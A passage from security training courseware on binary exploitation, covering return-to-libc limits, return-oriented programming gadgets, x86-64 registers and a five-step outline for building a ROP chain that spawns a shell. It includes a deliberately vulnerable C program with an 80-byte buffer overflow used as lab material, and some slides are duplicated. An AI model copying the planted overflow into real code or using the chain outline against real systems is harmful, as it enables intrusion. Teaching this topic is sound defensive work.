env | grep MYSHELL
MYSHELL=/bin/sh
```

Now, the following small program uses the address variable as an argument to **system()**:

```
void main()
{
    char* shell = getenv("MYSHELL");
    if (shell)
        printf("%x\n", (unsigned int)shell);
}
```

This will print the address of the environment variable.

LAB Bypassing No Execute on the Stack

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Return-to-libc Limitations



- ✦ Can only **chain two functions** together
- ✦ Led to the development of another **return-oriented programming (ROP)** attack
 - ✦ ROP
 - ✦ Chain many functions together
 - ✦ Chain blocks of code together



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Return-to-libc Limitations

This type of attack was introduced by Hovav Shacham of Stanford University in his paper titled, "The Geometry of Innocent Flesh on the Bone: Return-into-libc without Function Calls (on the x86)." The paper describes "new **return-into-libc** techniques that allow arbitrary computation (and that are not, therefore, straight-line limited) and that do not require calling any functions whatsoever."

According to the above, this type of attack can perform arbitrary computation without the necessary use of library functions by reusing code chunks called gadgets, which are a small group of instructions ending with an x86 RET instruction. For example, `mov eax, 10 ; ret` is a gadget that allows setting `eax` to 10 (decimal). These gadgets can be chained together to make them work as a simple unit to perform arbitrary computations. For example, we can chain three gadgets together to perform addition on them.

Return-oriented Programming Attacks (Loading and Storing Data)

Return-oriented programming (ROP) is not limited to calculations. It can also be used to perform code branching and check for conditions (equal, less than, and greater than) on the given data.

There are certain gadgets that allows storing and loading data from one place to another. Modes of transfer include the following:

- 1: register to register
- 2: register to memory
- 3: memory to register

Register to Register

The following are some gadgets related to register-to-register copying:

```
mov eax, ebx
```

```
mov ecx, eax
```

64-bit Fundamentals



- Registers expanded to 64 bits
 - RAX, RBX, RCX, RDX, RSI, and RDI
- Instruction pointer, base pointer, and stack pointer expanded to 64 bits
- Additional registers R8-R15
- Pointers are 8 bytes wide.
- The maximum canonical address is `0x00007FFFFFFF`.
- Parameters to functions are passed through registers.

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

64-bit Fundamentals

X86-64 from Wikipedia:

x86-64 (also known as x64, x86_64, AMD64 and Intel 64) is the 64-bit version of the x86 instruction set. It introduces two new modes of operation, the 64-bit mode and compatibility mode, along with a new 4-level paging mode. With the 64-bit mode and the new paging mode, it supports vastly larger amounts of virtual memory and physical memory than is possible on its 32-bit predecessors, allowing programs to store larger amounts of data in memory. x86-64 also expands general-purpose registers to 64 bit, extends the number of them from 8 (some of which had limited or fixed functionality, e.g., for stack management) to 16 (fully general), and provides numerous other enhancements. Floating-point operations are supported via mandatory SSE2-like instructions, and x87/MMX-style registers are generally not used (but still available even in the 64-bit mode); instead, a set of 32 vector registers of 128 bits each is used. Each can store one or two double-precision numbers, one to four single precision numbers, or various integer formats. In the 64-bit mode, instructions are modified to support 64-bit operands and the 64-bit addressing mode. The compatibility mode allows 16- and 32-bit user applications to run unmodified in coexistence with 64-bit applications if the 64-bit OS supports them. As the full x86 16-bit and 32-bit instruction sets remain implemented in hardware without any intervening emulation, these older executables can run with little or no performance penalty, while newer or modified applications can take advantage of the new features of processor design to achieve performance improvements. Moreover, a processor supporting x86-64 still powers on in the real mode for full backward compatibility, as x86 processors have done since the 80286.

The original specification, created by AMD and released in 2000, has been implemented by AMD, Intel, and VIA. The AMD K8 microarchitecture, in the Opteron and Athlon 64 processors, was the first to implement it. This was the first significant addition to the x86 architecture designed by a

company other than Intel. Intel was forced to follow suit and introduced a modified NetBurst family, which was software-compatible with AMD's specification. VIA Technologies introduced x86-64 in their VIA Isaiah architecture, with the VIA Nano.

The x86-64 architecture is distinct from the Intel Itanium architecture (formerly IA-64), which is not compatible on the native instruction-set level with the x86 architecture. OSes and applications compiled for one cannot be run on the other.

Why use ROP?



📌 **Gadgets** are mainly located on segments without ASLR and on pages marked as executables.

- 🔑 It can bypass **ASLR**.
- 🔑 It can bypass the **NX bit**.



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Attack using ROP

Find gadgets

- Store the addresses of gadgets on the stack.
- The saved EIP must be overwritten with the address of the first gadget.

How to find gadgets

- Conventional method: objdump and grep
 - Some gadgets will not be found.
 - Objdump aligns instructions.
- Make a custom tool that scans an executable segment.
- Use an existing tool.

```
Breakpoint 1, 0x00000000400604 in main ()
gdb-peda$ ropgadget
ret = 0x400451
popret = 0x400520
addesp_8 = 0x40044e
```

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Attack using ROP

This is the roadmap and steps to perform the attack.

The following are some tools that can be used to perform the attack:

- R++
- Ropeme
- Ropc
- Nrop
- ROPgadget

```
Breakpoint 1, 0x00000000400604 in main ()
gdb-peda$ ropgadget
ret = 0x400451
popret = 0x400520
addesp_8 = 0x40044e
```

Figure 13.24: Screenshot showing attack using ROP

The following an example of a five-step process:

- **Step 1:** Write-what-where gadgets—write “/bin/sh” in memory
- **Step 2:** Init syscall number gadgets—setup execve syscall number
- **Step 3:** Init syscall arguments gadgets—setup execve arguments

- **Step 4:** Syscall gadgets—find the syscall interrupt
- **Step 5:** Build the ROP chain—build the python payload

Build a Custom ROP Gadget tool



- The process is to build the **custom disassembler** as shown earlier.



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Sample Code



```
#include <stdio.h>
#include <unistd.h>

int vuln() {
    char buf[80];
    int r;
    r = read(0, buf, 400);
    printf("\nRead %d bytes. buf is %s\n", r, buf);
    puts("No shell for you :(");
    return 0;
}

int main(int argc, char *argv[]) {
    printf("Try to exec /bin/sh");
    vuln();
    return 0;
}
```

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Sample Code

An obvious buffer overflow exists in the `vuln()` function when `read()` can copy up to 400 bytes into an 80-byte buffer. Technically, 400 bytes are passed in, the buffer should overflow and RIP should be overwritten with the payload.

```
#include <stdio.h>
#include <unistd.h>

int vuln() {
    char buf[80];
    int r;
    r = read(0, buf, 400);
    printf("\nRead %d bytes. buf is %s\n", r, buf);
    puts("No shell for you :(");
    return 0;
}

int main(int argc, char *argv[]) {
    printf("Try to exec /bin/sh");
    vuln();
    return 0;
}
```

Figure 13.25: Screenshot of sample vulnerable code

LAB 64-bit Exploitation and ROP Fundamentals

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Module Summary



- ☐ Explored binary exploitation
- ☐ Introduced buffer-overflow concepts
- ☐ Reviewed the memory layout for a stack
- ☐ Analyzed the memory and looked for weaknesses
- ☐ Modified the execution of a program
- ☐ Bypassed basic stack protections

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Module Summary

- Explored binary exploitation
- Introduced buffer-overflow concepts
- Reviewed the memory layout for a stack
- Analyzed the memory and looked for weaknesses
- Modified the execution of a program
- Bypassed basic stack protections